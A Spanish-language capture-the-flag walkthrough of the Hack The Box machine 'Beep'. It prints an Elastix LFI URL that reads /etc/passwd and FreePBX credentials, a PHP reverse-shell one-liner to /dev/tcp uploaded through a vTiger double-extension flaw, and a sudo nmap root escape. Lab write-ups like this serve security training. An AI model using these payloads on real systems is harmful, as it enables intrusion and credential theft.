
# BEEP




## 1. BEEP

https://app.hackthebox.com/machines/Beep





### 1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.




## 1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos bastantes puertos abiertos, entre ellos: *22, 25, 80, 110, 111, 143, 443, 993 y 3306*.





Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como

input los puertos de *allports* mediante `extractPorts`.


## 1.3. Tecnologías web


**Whatweb**: nos reporta lo siguiente. Parece ser que al acceder al servidor web del *puerto 80* se nos redirige automáticamente al servidor HTTPS del *puerto 443*.




## 1.4. SSL/TLS certificate


Examinamos el *certificado SSL/TLS* del servidor web que corre en el *puerto 443* con **OpenSSL**: `openssl s_client -connect 10.10.10.7:443`. Vemos que, a parte de estar el certificado caducado, corre una versión obsoleta: *TLSv1*.

Para que nuestro navegador nos permitiera acceder al sitio web por el *puerto 443* (ya que no era compatible con el certificado de seguridad que éste tiene), tuvimos que cambiar la política *security.tls.version.min* a *1*. Esto permite que nuestro navegador acepte versiones del protocolo SSL/TLS más antiguas.




## 1.5. LFI in Elastix 2.2.0 in order to get credentials


Dentro de la página web, vemos que está corriendo *Elastix*. No obstante, No hemos podido encontrar la versión de éste.





Buscamos exploits para esta aplicación, encontramos uno que afecta a la versión de

*Elastix 2.2.0*. Esta vulnerabilidad se trata de un **LFI** que se puede inyectar del siguiente modo en la URL: `/vtigercrm/graph.php?current_language=../../../../../../../..//etc/passwd%00&module=Accounts&action`. Compartimos el exploit a continuación.

https://www.exploit-db.com/exploits/37637




Vamos a incluir ahora el archivo de *FreePBX* (se suele usar en conjunto con *Elastix*) /etc/amportal.conf, el cual contiene información sobre la configuración de la base de datos. Encontramos unas credenciales.





> **Elastix** es un software de servidor de comunicaciones unificadas que reúne PBX IP, correo electrónico, mensajería instantánea, fax y funciones colaborativas. Cuenta con una interfaz web e incluye capacidades como un software de centro de llamadas con marcación predictiva. Está diseñada para funcionar como una central telefónica privada **(PBX, Private Branch Exchange)** y un sistema de comunicaciones unificadas.
> **FreePBX** es una interfaz de usuario basada en web diseñada

> para facilitar la configuración, administración y uso de sistemas de PBX basados en Asterisk. Proporciona una manera intuitiva de configurar y administrar las muchas funciones y opciones disponibles en Asterisk, lo que hace que la creación y gestión de un sistema PBX sea mucho más accesible para usuarios no técnicos.
> El archivo /etc/amportal.conf es un archivo de configuración utilizado por el sistema de telefonía IP basado en Asterisk, específicamente por la interfaz web de administración **FreePBX**, que suele ser utilizada en conjunto con *Elastix* y otras distribuciones de PBX basadas en *Asterisk*. Este archivo contiene diversas configuraciones relacionadas con la instalación y configuración del sistema PBX, incluyendo opciones como la configuración de la base de datos, configuración del servidor de correo electrónico, parámetros de seguridad y más.


## 1.6. Double extension File Upload in vTiger CRM 5.3

CVE-2013-3591:
Usamos estas credenciales en la página de login de /vtigercrm (directorio que descubrimos haciendo fuzzing) y obtenemos acceso. Explorando los diferentes endpoints de esta aplicación, vemos que podemos subir una imagen para el perfil de la compañía. Vamos a tratar de subir un archivo que nos devuelva una reverse shell a nuestro sistema por un puerto.




Creamos este archivo, el cual hemos llamado *imagen.php*. Dentro de él escribimos: `<?php system("bash -c 'bash -i >& /dev/tcp/10.10.14.12/443 0>&1'"); ?>`, un típico *one-liner* que nos devuelve una shell de Bash. Vamos ahora a cambiar el nombre de nuestro archivo con: `mv imagen.php imagen.php.jpg`, es decir, estaríamos realizando una ataque de subida de archivo de *doble extensión*. Este ataque funciona cuando el servidor solo valida la última extensión del archivo para comprobar si ésta es la adecuada. Nos ponemos en escucha con **Netcat** por el *puerto 443*. Ahora al subir el archivo, directamente, obtenemos nuestra shell reversa. Realizamos el *tratamiento de la TTY*. Estamos como usuario *asterisk*.

Como bien sabemos, la función `system()` es típica de **PHP**, y ésta funcionará solo si está habilitada en el servidor.




> **vTiger CRM** es un sistema de gestión de relaciones con clientes *(CRM)* de código abierto diseñado para ayudar a las empresas a gestionar sus ventas, marketing, soporte al cliente y otras operaciones relacionadas con los clientes.

## 1.7. Privesc via Nmap in sudoers

Al hacer `sudo -l`, vemos que podemos ejecutar como usuario **root**, entre otros muchos comandos, **Nmap**.


En **GTFOBins**, vemos que hay una vía potencial de escalar privilegios con Nmap a través del modo interactivo.




Ejecutamos `sudo nmap --interactive`, y luego `!sh` para obtener nuestra sesión como usuario root.